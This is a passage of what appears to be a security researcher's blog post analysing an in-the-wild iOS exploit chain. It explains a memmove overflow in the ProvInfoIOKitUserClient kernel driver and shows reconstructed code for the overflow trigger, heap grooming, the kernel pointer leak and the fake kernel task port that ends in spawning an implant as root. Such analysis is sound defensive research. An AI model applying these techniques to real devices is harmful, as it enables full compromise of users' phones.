See the writeup for iOS Exploit Chain 3 for an annotated breakdown of how the ROP stack using these gadgets works. It proceeds in a very similar way to iOS Exploit Chain 3; calling `IOServiceMatching`, `IOServiceGetMatchingService` then `IOServiceOpen` to get an `IOKit UserClient` mach port send right. They use the memory write gadget to write that port name to the four exfil messages, which they send in succession. In the `WebContent` process they listen on the portset for a message. If they receive a message, it's got a `ProvInfoIOKitUserClient` send right in it.

Kernel vulnerability

The sandbox escape sent back a connection to the `ProvInfoIOKitUserClient` user client class, present since at least iOS 10.

This class exposes an interface to userspace by overriding `getTargetAndMethodForIndex`, providing 6 external methods. `getTargetAndMethod` returns a pointer to an `IOExternalMethod` structure which describes the type and size of the expected inputs and outputs.

External method 5 is `ucEncryptSUInfo`, which takes a 0x7d8 byte structure input and returns a 0x7d8 byte structure output. These sizes are verified by the base `IOUserClient` class's implementation of `IOUserClient::externalMethod`; attempting to pass other sizes of input or output structure will fail.

This is the very first statement in `ProvInfoIOKitUserClient::ucEncryptSUInfo`, I haven't trimmed anything from the start of this function. `struct_in` points to a buffer of 0x7d8 attacker controlled bytes. As seen in the introduction above:

```
IOReturn
ProvInfoIOKitUserClient::ucEncryptSUInfo(char* struct_in,
                                          char* struct_out) {
    memmove(&struct_out[4],
            &struct_in[4],
            *(uint32_t*)&struct_in[0x7d4]);
    ...
}
```

IOKit external methods are akin to syscalls; the arguments are untrusted at this boundary. The very first statement in this external method is a `memmove` operation with a trivially user-controlled length argument.

Kernel exploitation

The start of the kernel exploit is the same as usual: get the correct kernel offsets for this device and create an `IOSurfaceRootUserClient` for attaching arbitrary `OSObjects`. They allocate the 0x800 pipes (first increasing the open files limit) and 1024 early ports.

Then they allocate 768 ports, split into four groups like this:

```
for ( i = 0; i < 192; ++i ) {
    mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &ports_a[i]);
    mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &ports_b[i]);
    mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &ports_c[i]);
    mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &ports_d[i]);
}
```

Then a further five standalone ports:

```
mach_port_allocate((unsigned int)mach_task_self_, 1LL,
                  &port_for_more_complex_kallocer);
mach_port_allocate((unsigned int)mach_task_self_, 1LL, &single_port_b);
mach_port_allocate((unsigned int)mach_task_self_, 1LL, &single_port_c);
mach_port_allocate((unsigned int)mach_task_self_, 1LL, &single_port_d);
mach_port_allocate((unsigned int)mach_task_self_, 1LL,
                  &first_kalloc_groomer_port);
```

They use a `kalloc_groomer` message to make 25600 `kalloc.4096` allocations, then force a GC using the same new technique as iOS Exploit Chain 3.

They allocate 10240 `before_ports`, a `target_port`, and 5120 `after_ports`. This is again a carbon-copy of every which we've seen in the previous chains. It seems like they're setting up for giving themselves a dangling pointer to `target_port`, doing a zone transfer into `kalloc.4096` and building a fake kernel task port.

They send a more complex `kalloc_groomer` which will make 1024 `kalloc.4096` allocations followed by 1024 `kalloc.6144` allocations. This fills in gaps in both those zones.

96 times they alternately send an out-of-line ports descriptor with 0x200 entries to a port from `ports_a[]` then a `kalloc.4096` groomer to a port from `ports_c[]`.

```

for ( j = 0; j < 96; ++j ) { // use the first half of these arrays of ports
    send_oof_ports_msg(some_of_ports_a[j],
                      some_ports_to_send_oof,
                      0x200u,
                      const_15_or_8,
                      0x14u); // 15 or 8 kalloc.4096 of oof_ports
    send_kalloc_groomer_msg(some_of_ports_c[j],
                           4096,
                           stack_buf_for_kalloc_groomer,
                           1); // kalloc.4096 of oof_desc
}

```


The `kalloc.4096` containing the `OOL_PORTS` descriptor in the kernel will look like this:

```

+0x528 : target_port
+0x530 : target_port
+0xd28 : target_port
+0xd30 : target_port


```

hopefully that approximately alternates with a `kalloc.4096` which is empty. This gives them a `kalloc.4096` which looks a bit like this:



where the P's are out-of-line ports descriptors with the above layout and the K's are empty `kalloc.4096` from the out-of-line memory descriptors.


They then alternate another 96 times, first deserializing a 4104 byte `OSData` object filled with ASCII '1's and a 4104 `kalloc` groomer which is empty. Both of these will result in `kalloc.6144` allocations, as that's the next size class above `kalloc.4096`:




This leads to a layout a bit like that, where `OSData` backing buffers approximately alternate with empty out-of-line memory descriptors in `kalloc.6144`.

Making holes

They destroy the middle half of the `kalloc.4096`'s, hopefully leaving gaps in-between some of the the out-of-line ports descriptors:



Similarly they destroy the middle half of the `kalloc.6144` out-of-line memory descriptors:



They reallocate half the amount they just freed via a complex kallocer with 24 allocations, then trigger the overflow:

```
__int64 __fastcall trigger_overflow(mach_port_t userclient,
                                   uint32_t bad_length)
{
    int64 struct_out_size;
    char struct_out[0x7d8];
    char struct_in[0x7d8];
    memset(struct_in, 'A', 0x7D8LL);
    *(uint32_t*)struct_in = 1;
    *(uint32_t*)&struct_in[0x7D4] = bad_length;
    struct_out_size = 0x7D8LL;
    return IOConnectCallStructMethod(userclient,
                                     5,
                                     struct_in,
                                     0x7D8,
                                     struct_out,
                                     &struct_out_size);
}
```

To understand what happens here we need to look more closely at exactly how external method calls work:

`IOConnectCallStructMethod` is a wrapper function implemented in `IOKitLib.c`, part of the open source [IOKitUser](#) project. It's just a wrapper around `IOConnectCallMethod`:

```
kern_return_t
```

```

IOConnectCallStructMethod(mach_port_t connection,    // In
                          uint32_t selector,        // In
                          const void* inputStruct,   // In
                          size_t inputStructCnt,     // In
                          void* outputStruct,        // Out
                          size_t* outputStructCnt) // In/Out
{
    return IOConnectCallMethod(connection, selector,
                                NULL, 0,
                                inputStruct, inputStructCnt,
                                NULL, NULL,
                                outputStruct, outputStructCnt);
}

```

`IOConnectCallMethod` is a more complex wrapper which selects the correct kernel MIG function to call based on the passed arguments; in this case that's `io_connect_method`:

```

rtn = io_connect_method(connection, selector,
                        (uint64_t *) input, inputCnt,
                        inb_input, inb_input_size,
                        ool_input, ool_input_size,
                        inb_output, &inb_output_size,
                        output, outputCnt,
                        ool_output, &ool_output_size);

```

The `IOKitLib` project doesn't contain the implementation of `io_connect_method`; neither does the XNU project, so where is it? `io_connect_method` is a MIG RPC method, defined in the `device.defs` file in the XNU project. Here's the definition:

```

routine io_connect_method (
    connection      : io_connect_t;
in   selector      : uint32_t;
in   scalar_input   : io_scalar_inband64_t;

```



```

in    inband_input      : io_struct_inband_t;
in    ool_input         : mach_vm_address_t;
in    ool_input_size    : mach_vm_size_t;

out   inband_output     : io_struct_inband_t, CountInOut;
out   scalar_output     : io_scalar_inband64_t, CountInOut;
in    ool_output        : mach_vm_address_t;
inout ool_output_size   : mach_vm_size_t
);

```

Running the `MIG` tool on `device.defs` will generate the serialization and deserialization C code which userspace and the kernel use to implement the client and server parts of the RPC. This happens as part of the XNU build process.

The first argument to the `MIG` method is a mach port; this is the port to which the serialized message will be sent.

Receiving in EL1

In the mach message send path in `ipc_kmsg.c` there's the following check:

```

if (port->ip_receiver == ipc_space_kernel) {
    ...
    /*
     * Call the server routine, and get the reply message to send.
     */
    kmsg = ipc_kobject_server(kmsg, option);
    if (kmsg == IKM_NULL)
        return MACH_MSG_SUCCESS;
}

```

If a mach message is sent to a port which has its `ip_receiver` field set to `ipc_space_kernel` it's not enqueued onto the receiving port's message queue. Instead the send path is short-circuited and the message is assumed to be a `MIG` serialized RPC request for the kernel and it's synchronously handled by `ipc_kobject_server`:

```

ipc_kmsg_t
ipc_kobject_server(
    ipc_kmsg_t request,
    mach_msg_option_t __unused option)
{
    ...
    int request_msggh_id = request->ikm_header->msggh_id;

    /*
     * Find out corresponding mig_hash entry if any
     */
    {
        unsigned int i = (unsigned int)MIG_HASH(request_msggh_id);
        int max_iter = mig_table_max_displ;

        do {
            ptr = &mig_buckets[i++ % MAX_MIG_ENTRIES];
        } while (request_msggh_id != ptr->num && ptr->num && --max_iter);

        if (!ptr->routine || request_msggh_id != ptr->num) {
            ptr = (mig_hash_t *)0;
            reply_size = mig_reply_size;
        } else {
            reply_size = ptr->size;
        }
    }

    /* round up for trailer size */
    reply_size += MAX_TRAILER_SIZE;
    reply = ipc_kmsg_alloc(reply_size);
}

```



This function looks up the message's `msggh_id` field in a table containing all the kernel MIG subsystems (not just those from `devices.defs`, but also methods for task ports, thread ports, the host port and so on).

From that table it reads the maximum reply message size (which is static in MIG) and allocates a suitably

sized reply `ipc_kmsg` structure. For more details on the `ipc_kmsg` structure see [this blog post](#) from a couple of years ago on using it for exploitation.

It just so happens that the serialized `io_connect_method` request message falls in `kalloc.4096`, and the reply message in `kalloc.6144`, the two zones which have been groomed.

Since both the request and reply message will be using `inband` structure buffers, the input and output structure buffers passed to the external method will point directly into the request and reply `ipc_kmsg` structures. Recalling the heap grooming earlier, they'll end up with the following layout:



This is the setup when the vulnerability is triggered; the goal here is to disclose the address of the target port. If the groom succeeded then the `bad memmove` in the external method will copy from the out-of-line

ports descriptor which lies after the request message into the `OSData` object backing buffer which is after the reply `ipc_kmsg` structure.

After triggering the bug they read each of the sprayed `OSData` objects in turn, checking whether they appear to now contain something which looks like a kernel pointer:

```
for (int m = 0; m < 96; ++m) {
    sprintf(k_str_buf, "k_%d", m);
    max_len = 102400LL;
    if ( iosurface_get_property_wrapper(k_str_buf,
                                        property_value_buf,
                                        &max_len)) {
        found_at = memmem(property_value_buf,
                          max_len,
                          "\xFF\xFF\xFF",
                          3LL);
        if ( found_at ) {
            found_at = (int *)((char *)found_at - 1);
            disclosed_port_address = found_at[1] + ((__int64)*found_at << 32);
            break;
        }
    }
}
```

If this succeeds then they've managed to disclose the kernel address of the `target_port ipc_port` structure. As we've seen in the previous chains, this is one of the prerequisites for their fake kernel port technique.

try, try, try again


They begin setting up to trigger the bug a second time. They send another complex `kalloc` groomer to fill in holes in `kalloc.4096` and `kalloc.6144` then perform two more heap grooms in both those zones.

In a buffer which will be sent in a `kalloc.4096` out-of-line memory descriptor they write two values:

```
+0x514 : kaddr_of_target_port
+0xd14 : kaddr_of_target_port_neighbour (either the port below or above
target port)
```

The neighbour port kernel address will be below, unless the port below starts a 4k page, in which case it's above.

kalloc.4096



**all OOL_MEMORY descriptors,
containing two ipc_port kernel
addresses**

Both C and A here contain the out-of-line memory descriptor buffer with the disclosed port addresses.

They make a similar groom in `kalloc.6144`, alternating between an out-of-line ports descriptor with `0x201` entries, all of which are `MACH_PORT_NULL`, and an out-of-line memory descriptor buffer:

kalloc.6144



OOL_PORTS descriptors

OOL_MEMORY descriptors

The out-of-line ports descriptors are sent to ports from the `ports_b` array, the out-of-line memory descriptors to ports from `ports_d`.

They then destroy the middle half of those middle ports (the middle C's and middle D's) and reclaim half of those freed, hopefully leaving the following heap layout:

kalloc.4096



**all OOL_MEMORY descriptors,
containing two ipc_port kernel
addresses**



kalloc.6144



OOL_PORTS descriptors ↗

↖ **OOL_MEMORY descriptors**

They then trigger the overflow a second time:



The idea here is to read out of bounds into the `kalloc.4096` out-of-line memory descriptor buffers which contain two port pointers, then write those values out-of-bounds off the end of the reply message, somewhere in one of those `B` out-of-line ports descriptors. They're again creating a situation where an out-of-line ports descriptor gets corrupted to have reference-holding pointers for which a reference was never taken.

Path to a fake kernel task port

Unlike the previous chains, they don't proceed to destroy the corrupted out-of-line ports descriptor. Instead they destroy their send right to `target_port` (the port which has had an extra port pointer written into a out-of-line ports descriptor). This means that the out-of-line ports descriptor now has the dangling port pointer, not the task's port namespace table. They destroy `before_ports` and `after_ports` then force a GC. Note that this means they no longer have a send right to the dangling `ipc_port` in their task's port

namespace. They still retain their receive right to the port to which the corrupted out-of-line ports descriptor was sent though, so by receiving the message enqueued on that port they can regain the send right to the dangling port.

Ports in pipes

This time they proceed to directly try to reallocate the memory backing the target port with a pipe buffer, using the familiar fake port structure.

They fill all the pipe buffers with fake ports using the following context value:

```
magic << 32 | 0x80000000 | fd << 16 | port_index_on_page
```

They then receive all the messages containing the out-of-line ports descriptors, looking to see if any of them contain port rights. If any port is found here, then it's the dangling pointer to the target port.

They call `mach_port_get_context` on the received port and ensure that the upper 32-bits of the context value match the magic value (`0x2333`) which they set. From the lower 32-bits they determine which pipe `fd` owns the replacing buffer, and what the offset of the fake port is on that page.

Everything from here proceeds as before. They build a fake clock port in the pipe buffer and use the `clock_sleep_trap` trick to determine the kASLR slide. They build a fake kernel task port; escape the sandbox, patch the platform policy, add the implant CDHash to the trust cache and spawn the implant as root.

Posted by Tim at 5:04 PM



No comments:

Post a Comment

Enter your comment...



Comment as:

Google Accoun ▼

Publish

Preview

[Newer Post](#)

[Home](#)

[Older Post](#)

Subscribe to: [Post Comments \(Atom\)](#)

Simple theme. Powered by [Blogger](#).